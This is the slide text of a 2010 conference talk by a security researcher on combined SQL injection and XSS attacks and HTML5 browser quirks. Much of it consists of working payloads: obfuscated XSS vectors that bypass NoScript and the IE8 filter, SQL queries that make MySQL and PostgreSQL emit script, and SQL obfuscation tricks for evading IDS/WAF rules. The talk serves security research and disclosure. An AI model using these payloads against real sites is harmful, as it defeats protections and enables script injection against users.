The Presence and Future of Web Attacks
       Multi-Layer Attacks, XSSQLI+ and HTML5


              A presentation by Mario Heiderich
                for CONFidence 2010, Krakow
WARNING
This talk will be technical, chaotic and|or hurt
Intro


Mario Heiderich
@0x6D6172696F

   
       Based in Cologne
   
       CTO for Business IN Inc - working on workube.com
   
       Independent Security Researcher
   
       PHPIDS and something we will see later on
Why this talk?

 
     What happened to web application security?
 
     Always the same... so 2002 right?
      
        XSS, SQL Injections, Auth and path traversal
 
     We have amazing things now!
      
        NoScript, the IE8 and Chromium XSS filter and CSP

 
     Users must be safer than ever!


      
          But didn't the web change?
      
          Wasn't there HTML5 and next generation browsers?
Oh wait - developers!

 
     Web app development frameworks help
      
          Building applications faster
      
          Pre-implemented SQLI and XSS protection
      
          Secure forms with complex CSRF tokens
      
          Webroot contains webroot only files


      
          Weaknesses regarding JavaScript generation
      
          Client side logic mostly built manually
      
          Different templates for browsers, mobile devices, feeds
      
          Offline mode, client side validation, DOM access
User Agents on steroids

    
        Chrome 5 and Opera 10.5 ship client side databases
    
        IE9 is coming soon with more standards conformity
    
        Integrated security mechanisms
    
        The death of eval()


    
        A fat client dynasty is coming up
    
        Who needs a server anyway if clients do all the work
    
        And store their data in „the cloud“


    
        Bye bye SQL - say hello to NoSQL?
Web applications are changing

 
     And so are the attacks against them
 
     If the attack happens on and against the client
 
     Of what use will a server side IDS / WAF solution be?


 
     Today we can have a little preview for that scenario
 
     One question might be...

 
     How will protective mechanisms react on multi-layer
     attacks?
Multi-layer what?

    
        What about utilizing the DBMS to generate an XSS attack

    
        NoScript detects most XSS attacks without problems
    
        Circumvention has become very difficult
    
        Thanks to Giorgio Maone and the NoScript user base. And me :P


    
        Let's have a look at my last one (disclosed via SSD - fixed in 1.9.9.48)
    
        Aren't dataURIs the sweetest thing?

    
        <a href="d&#097t&#x0061: . &#x2c &#x25;

         3

         c s cri &#x00D; pt % 3 e alu0065rt(1)%3c

         /s &#x43 RI &#x009 P t>"

Difficult!

    
        We can probably agree that it's not as easy anymore
    
        Same thing for the IE8 XSS filter
    
        Or implementations of toStaticHTML()


    
        Most quirky JavaScript encoding techniques are
        documented
    
        Not too many user agent specific surprises anymore




    
        Help from another layer would be appreciated
    
        Let's have a look at a "classic webapp" example

Imagine the DBMS helps

 
     Hypothesis
      
        A verbose SQL Injection vulnerability is always at least an
        "unfilterable" XSS
 
     Verification
      
        Just make use of the obfuscation possibilities the DBMS
        provides


 
     SELECT
     0x3C7363726970743E616C6572742831293C2F7363726970743E
 
     SELECT
     UpdateXML(concat( 0x3c,'script',0x3e,'alert(1)',0x3c,'/
     script',0x3e),
     '/x', 0);
 
     SELECT/**/'<sc'"rip"'t>al'"er"'t(1)'"</sc"'ript>'
MySQL and PostgreSQL

 
     MySQL only ships two basic XML functions
      
        UpdateXML() and ExtractValue()
 
     PostgreSQL has far more advanced XML support

      
          SELECT xmlelement(name img,xmlattributes(1 as
          src,'alert(1)'as onerror))
      
          SELECT xmlforest(loWER('x41'||'lert(1)') AS
          script);


 
     And my favorite
 
     SELECT xpath('//text()',
     '<x:x>&#x3c;imgx20src=x
     onerror=alert(1);&#x2f;&#x2f;</x:x>',
     ARRAY[ARRAY['x', '']]);

SQL Injection and XSS

 
     There are more intersections for XSS and SQLI
 
     „Remember“ the client side databases?
 
     And the short lived Google Gears?
 
     HTML5 and W3C Offline Web Applications 1.0 give us


                window.openDatabase()

        
            SQL execution on the user agent
        
            Currently supported by Chrome and Opera
        
            Usually implemented using SQLite
Code please

<script type="text/javascript">
openDatabase('',1,1,0).transaction(function($){
$.executeSql(
    'SELECT "x61lert(1u0029"', [], function($,results){
        for(i in results.rows.item(0))
            eval(results.rows.item(0)[i])
    })
})
</script>

  
      Selects the string "alert(1)"
  
      And evaluates the result

Short Roundup

    
        The browsers speak SQL now
    
        The server side DBMS can generate HTML and JavaScript
    
        We already outsmarted NoScript and IE8 XSS filter
    
        Not really a fair game though

    
        Multi-layer attacks mean multi-layer obfuscation
    
        In future webapps the client side DBMS will generate our XSS
        payload






    
        But today we still have to trick the server side protection
    
        Bypass IDS and WAF with a trigger
Attackers like obfuscation

 
     And why wouldn't they - right?
 
     Obfuscation usually means concatenation
 
     And a bit of encoding spice
 
     But how to concatenate in SQL so no one will notice the attack?
 
     Which operator to choose?

 
     Everybody knows chr(), char() and double-pipe...
In MySQL - none at all

 
     MySQL doesn't need parenthesis to concatenate
 
     And doesn't know the double-pipe operator
 
     Sorry mod_security...
 
     But luckily MySQL accepts concatenation via whitespace

      
          SELECT "a" "d" "m" "i" "n"
      
          SELECT'a'"d"'m'"i"'n'


 
     Or why not use an integer overflow in char()

      
          SELECT concat( char( x'70617373',
          b'1110111011011110111001001100100'))
So again...

 
     We can bypass the server side protection mechanisms
 
     As well as client side tools
 
     No parenthesis or special operators needed on MySQL


 
     We can also trick MySQL and the IDS with MySQL specific code

      
          SELECT--/*!500005,*//*!400004,*//*!300003,*/
Back to the user agent

 
     But what if no server side DBMS is involved in the attack
 
     What if the client side database is being targeted

 
     We still need to execute some JavaScript bypassing either server
     side IDS and the client side security mechanisms


 
     Let's have a look at some freaky examples

Remember dataURIs?

 
     The whole requested resource embedded in the URI
 
     DataURIs work smoothly on Firefox, Opera and Chrome
 
     But IE8 and 9 have problems
 
     Some say the minimal dataURI support was just for ACID 2

People say...

 
     ...it's not possible to execute JavaScript via dataURI on IE

 
     Do we agree on that?
 
     No we don't!

 
     <style>
     @import "data:,*%7bx:expression(write(2))%7D";
     </style>

 
     <link rel="Stylesheet" href="data:,*
     %7bx:expression(write(4))%7d">
And there's more

 
     CSS expression() is believed to be dead on IE8

 
     But it isn't
 
     It's only disabled in standard mode
 
     In case a recognized DOCTYPE is present
 
     The new HTML5 doctype isn't


 
     So this works:

     <!docytpe html>
     <div style="background:url('abc',
     x!=x=expression(write(2));)">
And even worse...

 
     HTML5 forces user agents to be more tolerant again
 
     New tags, new attributes, new parsing rules
 
     And tons of new features like the mentioned
     openDatabase()

 
     Some nifty examples from the future

 
     <video/poster=javascript:alert(1)// Opera 10.5+
 
     <style>@import javascript:alert(1); // IE9 (!)

Closing tags + free 0day

 
     Another weird artifact has been reported for IE6 some
     years ago
 
     It's attributes in closing HTML tags
 
     Believed to be dead... but
 
     This still works on all IEs

 
     <td>phoobar</td style=expression(write(1))>

 
     And what about this?
 
     <style>*{background:url(foo!!-
     =expression(write(1));</style>
